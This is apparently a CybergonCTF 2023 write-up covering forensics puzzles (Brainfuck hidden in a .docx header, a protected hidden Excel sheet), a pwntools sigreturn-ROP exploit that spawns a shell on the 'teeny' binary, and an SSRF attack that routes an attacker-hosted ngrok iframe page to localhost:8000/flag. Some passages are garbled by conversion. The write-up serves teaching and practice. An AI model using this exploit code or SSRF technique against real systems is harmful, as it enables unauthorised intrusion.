1g 0:00:00:11 DONE (2023-08-23 22:38) 0.08802g/s 1059p/s 1059c/s 1059C/s BobbySoxer!1472..BobbySoxer*1503
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Flag - CybergonCTF{BobbySoxer@1500}

Hide And Seek

Challenge 98 Solves X

Hide and Seek

100

Our SOC team detected a data exfiltration case where an employee from the sales department uploaded some files to his personal cloud storage every day this week. After checking all the files, we have suspected one file is Secret_File.docx. Can you help us find the secret data in this file?

Author # Andro6

Secret_File...

Flag Submit

```
$ unzip -l Secret_File.docx
Archive: Secret_File.docx
      Length      Date      Time    Name
-----  -----
    1704  1980-01-01 00:00  [Content_Types].xml
      590  1980-01-01 00:00  _rels/.rels
    9252  1980-01-01 00:00  word/document.xml
   1209  1980-01-01 00:00  word/_rels/document.xml.rels
   3021  1980-01-01 00:00  word/footnotes.xml
   3015  1980-01-01 00:00  word/endnotes.xml
   8390  1980-01-01 00:00  word/header1.xml
   8393  1980-01-01 00:00  word/theme/theme1.xml
   3724  1980-01-01 00:00  word/settings.xml
  31761  1980-01-01 00:00  word/styles.xml
     894  1980-01-01 00:00  word/webSettings.xml
   1919  1980-01-01 00:00  word/fontTable.xml
     747  1980-01-01 00:00  docProps/core.xml
     984  1980-01-01 00:00  docProps/app.xml
-----  -----
    75603                               14 files
```

Extracting the file and checking each file, I found the brain fuck code in word/header1.xml file.

```
+++++++.&gt;+&gt;++++&gt;++++++&gt;+++++++.< &lt; .-] &gt; &gt; - - .&gt; ++++++++ ++++++-  
+----- +++. ++++++++.< &lt; +++. &gt; - - .&lt; - - ++++++++.< &lt; - - .&gt; ++++++++.< &lt; - -  
. &lt; - - .&gt; - - .&lt; - - .&gt; - - .&lt; - - .&gt; ++++++++.< &lt; - - .&lt; - - .&gt; ++++++++.< &lt; - -  
+----- +++. - - .&gt; .&lt; - - .&gt; ++++++++.< &lt; - - .&lt; - - .&gt; ++++++++.< &lt; - - .&lt; - - .&gt; ++++++++.< &lt; - -  
+----- +++. - - .&gt; .&lt; - - .&gt; ++++++++.< &lt; - - .&lt; - - .&gt; ++++++++.< &lt; - - .&lt; - - .&gt; ++++++++.< &lt; - -
```

Replace all > to > and < to <.

Then I decode it in <https://www.dcode.fr/brainfuck-language>.

★ BROWSE THE [FULL dCODE TOOLS' LIST](#)

Results

Input: ++++++[>...++.]

Arg: [

Output:

CyberGonCTF{53cR37_D474_1n_H34d3R}

BRAINFUCK INTERPRETER

★ BRAINFUCK CODE TO INTERPRET

```
++++++[>+>+>+++++>++++++<<<- .] >>>--  
- .>+++++<<<<<<-----  
.++,.+++++<<<----,>---.,<--.  
.+++++<<<----,>-----,>++++++<<<----,  
.----,>-----.  
.,<.++++,>+++++<<<----,>-----.  
+++ > ~ <+++++<<<
```

★ ARGUMENT

★ SHOW MEMORY STATE


★ HOW BRAINFUCK WORKS 

★ HOW BRAINFUCK CODE? 

★ HOW BRAINFUCK SHORTCUTS 

★ HOW BRAINFUCK GAMES 


Flag - CyberGonCTF{53cR37_D474_1n_H34d3R}

8cel


First I changed the file extension of the given file from 8cel.zip to 8cel.xlsx and opened it in excel. When I used exiftool on that file, we can see that there's another hidden sheet (Sheet3).

Zip Compression	:	Deflated
Zip Modify Date	:	1980:01:01 00:00:00
Zip CRC	:	0xdc173328
Zip Compressed Size	:	479
Zip Uncompressed Size	:	2293
Zip File Name	:	[Content_Types].xml
Creator	:	Andro6
Last Modified By	:	Andro6
Create Date	:	2023:08:19 04:17:13Z
Modify Date	:	2023:08:19 16:11:01Z
Application	:	Microsoft Excel
Doc Security	:	None
Scale Crop	:	No
Heading Pairs	:	Worksheets, 3
Titles Of Parts	:	Sheet3, Sheet1, Sheet2
Company	:	
Links Up To Date	:	No
Shared Doc	:	No
Hyperlinks Changed	:	No
App Version	:	16.0300


Click on the sheet tab and just unhide Sheet 3.



In sheet 3, I deleted all photos and there was a rectangle 15 on Cell A and Cell B.




Drag down that rectangle and select it and then change the font color to something like red, blue.....




After decoding those base64 strings, we will get “WeLov3cYb3RgOnCTF”.


When I check sheet 1 again, it looks like a protected sheet. So I used “WeLov3cYb3RgOnCTF” to unprotect the sheet.



And then I removed all photos again from sheet1. Now I can see some formulas in the cell. To check all formulas , go to "Formulas" tab and click on "Show Formulas".



In cell E14, there's one formula which is unique from other formulas.



Just copy and decode it in CyberChef.

Flag - CyberGonCTF{y0u_G07_7h3_53cR37_1Nf0}

Pwn

teeny

The screenshot shows a challenge interface for the 'teeny' challenge. At the top, it says 'Challenge' and '54 Solves'. Below that, the challenge name 'teeny' is displayed with a score of '235'. A note below says 'Small enough to be powerful.' The flag format is listed as 'Flag Format : CybergonCTF{.+}' and the flag itself is 'nc cybergon2023.webhop.me 5004'. The author is listed as 'Author: SK'. There are two buttons at the bottom: 'Flag' and 'Submit'.

We downloaded the teeny binary file and then check the binary by using checksec tool.

```
$ checksec ./teeny
[*] '/home/z3tx/Downloads/ctfs/cybergor/teeny'
  Arch: amd64-64-little
  RELRO: partial
  Stack: No canary found
  NX: NX disabled
  PIE: No PIE (0x3f000)
  RWX: Has RWX segments
```

After checking the security of that binary, we found the NX disabled which means we can put our shell code on the stacks. It executes amd64 arch with little endian byte ordering. No canary (Frame size strict), No PIE (Binary Address are stable) so much fun.

Then we opened binary file with Ghidra tool and we found the syscall() function. Our input will be stored as data, and any attempt to run it as instructions will crash the program, effectively neutralising shellcode. PIE means position independent executable. In this challenge, PIE is no PIE when we check. So, we can have shellcode and normal ROP over the binary.

```
***** FUNCTION *****
undefined entry()
AL:1 <RETURN>
_start
_start
entry
00040000 48 c7 c7 MOV RDI,0x0
00 00 00 00
00040007 48 89 e6 MOV RSI,RSP
0004000a 48 83 ee 08 SUB RSI,0x8
0004000e 48 c7 c2 MOV RDX,0x1f4
74 01 00 00
00040015 0f 05 SYSCALL
00040017 c3 RET
00040018 58 POP RAX
00040019 c3 RET
.....
// .shstrtab
// SHT_STRTAB [not-loaded]
// .shstrtab::00000000..shstrtab::00000025
//
assume DF = <UNKNOWN>
DAT _shstrtab _00000000
...b::00000000 00 ?? 00h
...b::00000001 2e 73 79 ds ".symtab"
6d 74 61
62 00
...b::00000009 2e 73 74 ds ".strtab"
```

```
Decompile: entry - (teeny)
1 void entry(void)
2 {
3     syscall();
4     return;
5 }
```



```
$ ROPgadget --binary teeny
Gadgets information
=====
0x00000000000040013 : add byte ptr [rax], al ; syscall
0x0000000000004000f : mov edx, 0x1f4 ; syscall
0x0000000000004000e : mov rdx, 0x1f4 ; syscall
0x0000000000004000d : or byte ptr [rax - 0x39], cl ; ret 0x1f4
0x0000000000004000c : out dx, al ; or byte ptr [rax - 0x39], cl ; ret 0x1f4
0x00000000000040018 : pop rax ; ret
0x00000000000040017 : ret
0x00000000000040010 : ret 0x1f4
0x00000000000040015 : syscall

Unique gadgets found: 9
```

we found syscall() return address - 0x40015, pop rax address - 0x40018 and then we created the payload and send to the target server .

Our exploit

```
from pwn import *


#conn = remote("cybergon2023.webhop.me", 5004)
conn = process("./teeny")

poprr = 0x40018
binsh = 0x40238
syscall = 0x40015

frame = SigreturnFrame(arch="amd64", kernel="amd64")
frame.rax = 0x3b
frame.rdi = binsh
frame.rsi = 0
frame.rdx = 0
frame.rip = syscall

payload = b"A" * 8
payload += p64(poprr)
payload += p64(0xf)
payload += p64(syscall)
payload += bytes(frame)

conn.sendline(payload)
conn.interactive()
```



The screenshot shows a terminal window with the following output:

```
$ python3 hello.py
[+] Starting local process './teeny': pid 53168
[*] Switching to interactive mode
$ ls
core      solve.py  teeny.gpr    teeny.lock~  test.py
hello.py  teeny     teeny.lock    teeny.rep
$ S
```

Flag - CybergonCTF{5UD0_R0P_ch41n}


Web

Love is Blurry

The screenshot shows a challenge card for 'Love is Blurry' with a difficulty level of 455 and 10 solves. The challenge text includes:

Love is Blurry.
Sometime you need a reading glasses.
flag is at /f1ag but you won't able to see it.
<http://cybergon2023.webhop.me:8000>
<http://cybergon2023.webhop.me:8001>
<http://cybergon2023.webhop.me:8002>
The above 3 links will restart every 3 minutes
Alternative Link 1: <https://cybergon-blur.chals.io/>
Alternative Link 2: <https://cybergon-blur-2.chals.io/>
Flag Format : CyberGon{.+}

In this challenge, we found some hint letters on the target challenge web page. So we need to change the request GET method to POST method.



You should try POSTing the url.

Request

Pretty	Raw	Hex
1 POST / HTTP/1.1		
2 Host: cybergon-blur.chals.io		
3 Cache-Control: max-age=0		
4 Sec-Ch-Ua:		
5 Sec-Ch-Ua-Mobile: ?0		
6 Sec-Ch-Ua-Platform: ""		
7 Upgrade-Insecure-Requests: 1		
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36		
9 Accept:		
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
10 Sec-Fetch-Site: none		
11 Sec-Fetch-Mode: navigate		
12 Sec-Fetch-User: ?1		
13 Sec-Fetch-Dest: document		
14 Accept-Encoding: gzip, deflate		
15 Accept-Language: en-US,en;q=0.9		
16 Connection: close		
17		

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK			
2 Server: gunicorn			
3 Date: Thu, 24 Aug 2023 06:49:47 GMT			
4 Connection: close			
5 Content-Type: text/html; charset=utf-8			
6 Content-Length: 31			
7			
8 You should try <u>POSTING</u> the url.			

Hint**▼ View Hint****Server run at port 8000****▼ View Hint****Attached file flag.html is not the real flag just a sample flag****▼ View Hint****Long, long ago, there is a url parameter in POST request.**

It could be SSRF vulnerability and then we requested google.com from the `url=` parameter, but we got blurred response data from google.

Send Cancel < > ▶

Target: <http://cybergon-blur.chals.io> | HTTP/1.1

Request	Response	Inspector
Pretty Raw Hex	Pretty Raw Hex Render	Request attributes 2
1 POST / HTTP/1.1		Request query parameters 0
2 Host: cybergon-blur.chals.io		Request body parameters 1
3 Sec-Ch-Ua:		Request cookies 0
4 Sec-Ch-Ua-Mobile: ?0		Request headers 16
5 Sec-Ch-Ua-Platform: ""		
6 Upgrade-Insecure-Requests: 1		
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36		
8 Accept:		
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
9 Accept-Encoding: gzip, deflate		
10 Sec-Fetch-Site: none		
11 Sec-Fetch-Mode: navigate		
12 Sec-Fetch-User: ?1		
13 Sec-Fetch-Dest: document		
14 Accept-Language: en-US,en;q=0.9		
15 Connection: close		
16 Content-Type: application/x-www-form-urlencoded		
17 Content-Length: 27		
18		
19 url=https://www.google.com/		



Yeapp!!! Sure ssrf.

We also need to check the target website's internal server port 8000 with flag parameter.

It also blurred the response value data from 127.0.0.1:8000/flag.

The screenshot shows a proxy tool interface with the following details:

- Request:**
 - Pretty (selected), Raw, Hex
 - POST / HTTP/1.1
 - Host: cybergon-blur.chals.io
 - Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="106", "Google Chrome";v="106"
 - Sec-Ch-Ua-Mobile: ?0
 - Sec-Ch-Ua-Platform: "
 - Upgrade-Insecure-Requests: 1
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
 - Sec-Fetch-Site: none
 - Sec-Fetch-Mode: navigate
 - Sec-Fetch-User: ?1
 - Sec-Fetch-Dest: document
 - Accept-Encoding: gzip, deflate
 - Accept-Language: en-US,en;q=0.5
 - Sec-Fetch-Size: 0
 - Content-Type: application/x-www-form-urlencoded
 - Content-Length: 30
 - url=http://127.0.0.1:8000/flag
- Response:**
 - Pretty, Raw, Hex (disabled), Render (selected)
- Inspector:**
 - Request attributes
 - Request query parameters
 - Request body parameters
 - Request cookies
 - Request headers

Our SSRF Request Procedure

Attacker >> Target Web >> url=localhost:8000/flag



There is a joke about Hack NASA with HTML but this one isn't joke.

Hint - There is a joke about Hack NASA with HTML but this one isn't joke :3

So we prepared an html requester via ngrok proxy host .Then we created the python web server and then port binding with ngrok public proxy host.

Our SSRF Request Process

Attacker >> Target Web >> url=SSRF html requester via iframe (ngrok) >> localhost:8000/flag

```

index.html

1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>SSRF Requester</title>
5 </head>
6 <body>
7   <iframe src="http://127.0.0.1:8000/flag"></iframe>
8 </body>
9 </html>
10

```

```

(kali㉿kali)-[~/Desktop/Web]
└─$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [24/Aug/2023 02:42:51] "GET / HTTP/1.1" 200 -

```

```

ngrok

⚠ Try the ngrok Kubernetes Ingress Controller: https://ngrok.com/s/k8s-ingress

Session Status          online
Account                 toxic (Plan: Free)
Version                3.3.4
Region                 Asia Pacific (ap)
Latency                135ms
Web Interface          http://127.0.0.1:4040
Forwarding             https://306f-45-41-99-189.ngrok-free.app → http://localhost:1337
Connections            ttl     opn      rt1      rt5      p50      p90
                      57       0       0.00    0.00    0.00    0.03

```

Target: https://cybergon-blur.chals.io

Request	Response	Inspector
Pretty Raw Hex	Pretty Raw Hex Render	Request attributes Request query parameters Request body parameters Request cookies Request headers
1 POST / HTTP/1.1 2 Host: cybergon-blur.chals.io 3 Sec-Ch-Ua: 4 Sec-Ch-Ua-Mobile: ?0 5 Sec-Ch-Ua-Platform: " 6 Upgrade-Insecure-Requests: 1 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.57 Safari/537.36 8 Accept: 9 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 10 Sec-Fetch-Site: none 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Dest: document 13 Accept-Encoding: gzip, deflate 14 Accept-Language: en-US,en;q=0.9 15 Connection: close 16 Content-Type: application/x-www-form-urlencoded 17 Content-Length: 45 18 19 url=https://306f-45-41-99-189.ngrok-free.app/		

Yeap!! we can see the flag page response data through our ssrf requester.

At this time, we added css codes on our ssrf requester because we want to adjust the blurred response data by using css properties.

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>SSRF Requester</title>
5   <style type="text/css">
6     #scale {
7       width: 100%;
8       height: 500px;
9       transform: scale(7);
10      transform-origin: 5% 2% 0;
11      background-color: white;
12    }
13  </style>
14 </head>
15 <body>
16   <iframe id="scale" src="http://127.0.0.1:8000/flag"></iframe>
17 </body>
18 </html>
19

```

Let's request!!

